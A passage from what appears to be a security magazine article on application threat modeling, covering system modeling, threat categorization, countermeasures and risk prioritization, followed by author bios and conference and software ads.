System modeling - A thorough understanding of the architecture of the system, the interactions between individual components and the inner-working details is critical for threat modeling. For this purpose two different views are taken: a logical and physical one. The logical view is concerned with the architecture of the system and the logical components (e.g. classes, web-pages). The physical view is concerned with system deployment hence it focuses on the physical hosts and the services that are actively running on the target system.

The information gathered across the different views will be used to determine the data flow, identify trust boundaries, and entry points. The purpose of system modeling is to analyze the architecture of the application from the security perspective. Critical for the analysis is the graphical description of data flows, trust

boundaries, and entry and exit points. Data flows show how data flows logically through the end to end system architecture diagram. Data flows allow the identification of affected components through critical points (i.e. data entering or leaving the system, storage of data) and the flow of control through these components.

Trust boundaries exist at any location where one component exposes a public interface to another. A trust boundary is any system boundary where the level of trust changes. Entry and exit points are the interfaces of the different systems, subsystems and components. Entry points are where data enters the system (i.e. input fields, methods) and exit points are where it leaves the system (i.e. dynamic output, methods), respectively. Entry and exit points help define a trust boundary.

Threat categorization - Critical to the identification of threats is the use of a threat categorization model, which is highly recommended in order that the threat modeler can approach the threat identification process in a structured and repeatable manner. A threat categorization such as STRIDE can be used or the application security frame that defines threat categories such as Auditing & Logging, Authentication, Authorization, Configuration Management, Data Protection in Storage and Transit, Data Validation, Exception Management.

The goal of the threat categorization is to identify root causes for threats and make sure that countermeasures are in place to mitigate such threats. Threats could be mitigated by common countermeasures since threats can belong to more than one category. For example a threat to authentication can also be a threat to data protection in transit if authentication credentials are passed in clear or just encoded between client and server (for example using basic authentication). In this case using a countermeasure such as SSL mitigates both the threat to authentication and data protection. As long as appropriate countermeasures for such threats are available, this does not

present a significant problem. The value of threat identification in support of the threat modeling is to identify gaps in security controls to mitigate such threats.

Threats, vulnerabilities and attacks - A general list of common threats, vulnerabilities and attacks represent a baseline for identifying specific threats driven by the use of the threat categorization. Generic checklists can be used for this scope based on common vulnerabilities such as the OWASP Top Ten as well mapping to such vulnerabilities to attacks such as phishing, privacy violations, identity theft, system compromise, data alteration or data destruction, financial loss and reputation loss.

Once common threats, vulnerabilities and attacks are assessed, a more focused threat analysis should take in consideration use and abuse cases. By thoroughly analyzing the use scenarios, weaknesses can be identified that could lead to the realization of a threat. Abuse cases should be identified as part of the security requirement engineering activity. These abuse cases can illustrate how existing protective measures could be bypassed, or were a lack of such protection exists.

THE INFORMATION GATHERED ACROSS THE DIFFERENT VIEWS WILL BE USED TO DETERMINE THE DATA FLOW, IDENTIFY TRUST BOUNDARIES, AND ENTRY POINTS.

Identification of countermeasures - Countermeasures are mitigating strategies or components that can help prevent a threat from being realized. A generic list of countermeasures for known vulnerabilities can be used. When applied to the application architecture, countermeasures are in-substance security controls. Options of company approved security controls and technologies can be documented in secure architecture guidelines. Such guidelines promote the use and application of such controls after thorough evaluation that truly meet company technology standards and compliance. For example in case of encryption controls, the organization encryption standards might drive the choice of compliant encryption algorithms and key lengths. The same might apply for regulatory compliance (e.g. FFIEC) for example as a driver for the choice of strong authentication such as multi-

factor authentication in application that needs to handle high risk transactions.

Threat prioritization and risk rating - It is important that organizations have risk management processes on how to deal with such threats. For example these threats must be accepted by the business otherwise the design of the application must change to remove the threat entirely (e.g. don't store credit card numbers to remove the threat of disclosure).

Through a prioritized list of threats the business can make informed decisions on which threats have to be mitigated first or whether to mitigate them at all. For each threat, a risk model should provide an assessment of the likelihood and impact factors to determine the criticality of the threat and the overall risk or severity level.


Ultimately the overall risk has to take into account the business impact since this is a critical factor for the business risk management strategy. One strategy could be to fix only the vulnerabilities which cost to fix is less than the potential business impact derived by the exploitation of the vulnerability. Another strategy

could be to accept the risk when the loss of some security controls (e.g. Confidentiality, Integrity, and Availability) implies a small degradation of the service and not a loss of a critical business function. In some cases, transfer of the risk to another service provider might also be an option.

Marco Morana serves as a leader of the Open Web Application Security Project (owasp.org) where he contributed to write the OWASP Security Testing Guide. Marco also works as Technology Information Security Officer for a large financial organization with key roles in defining the web application security roadmap and activities, document security standards and guidelines, perform security assessments for software security as well as training software developers and project managers on the software security and information security processes. In the past, Marco served as senior security consultant within a major security consulting company and also had a career in the software industry in diverse professional roles such as contractor, senior software engineer and project manager with responsibility to design and to develop business critical security software products for several FORTUNE 500 companies as well for the US Government (i.e. NASA). Marco is active on his blog at secursoftware.blogspot.com and can be contacted at marco.morana@gmail.com.

Tony UcedaVelez is Managing Director of VerSprite – an Atlanta based risk advisory firm focusing on strategic security solutions in the areas of application security, vendor risk management, network security, and security governance. Tony leads a team of application security developers and architects on threat modeling techniques for critical business applications. Tony has been featured as an application security presenter for both ISACA and private organizations on the subject of both security risk management and application threat modeling techniques. Prior to founding VerSprite, Tony served as Sr. Director of Risk Management to a major Fortune 50 organization where he led internal and external based application security assessments and their related methodologies for a multinational information service provider. Tony serves as a frequent security writer for the ISACA Online Journal as well as ISSA and is author to the Hybrid Risk Assessment Methodology. He can be reached at tonyuv@versprite.com.

WinSCP is freeware SFTP, FTP client for Windows using SSH. Its main function is safe copying of files between a local and a remote computer.



Download it for free at winscp.net



secureworld expo

2008

is your world secure?

Register Today
for the Security Conference
Built by Security Leaders
Like You.



BOSTON
MARCH 26-27



HOUSTON
APRIL 23-24



ATLANTA
APRIL 29-30



PHILADELPHIA
MAY 7-8



CHICAGO
MAY 21-22



BAY AREA
SEPTEMBER 10-11



CLEVELAND
SEPTEMBER 24-25



DETROIT
November 4-5



SEATTLE
OCTOBER 29-30



DALLAS
NOVEMBER 12-13

(IN)SECURE Magazine Special Discount -
Register With Code **NSECMW8** and Save!

REGISTER ONLINE: www.secureworldexpo.com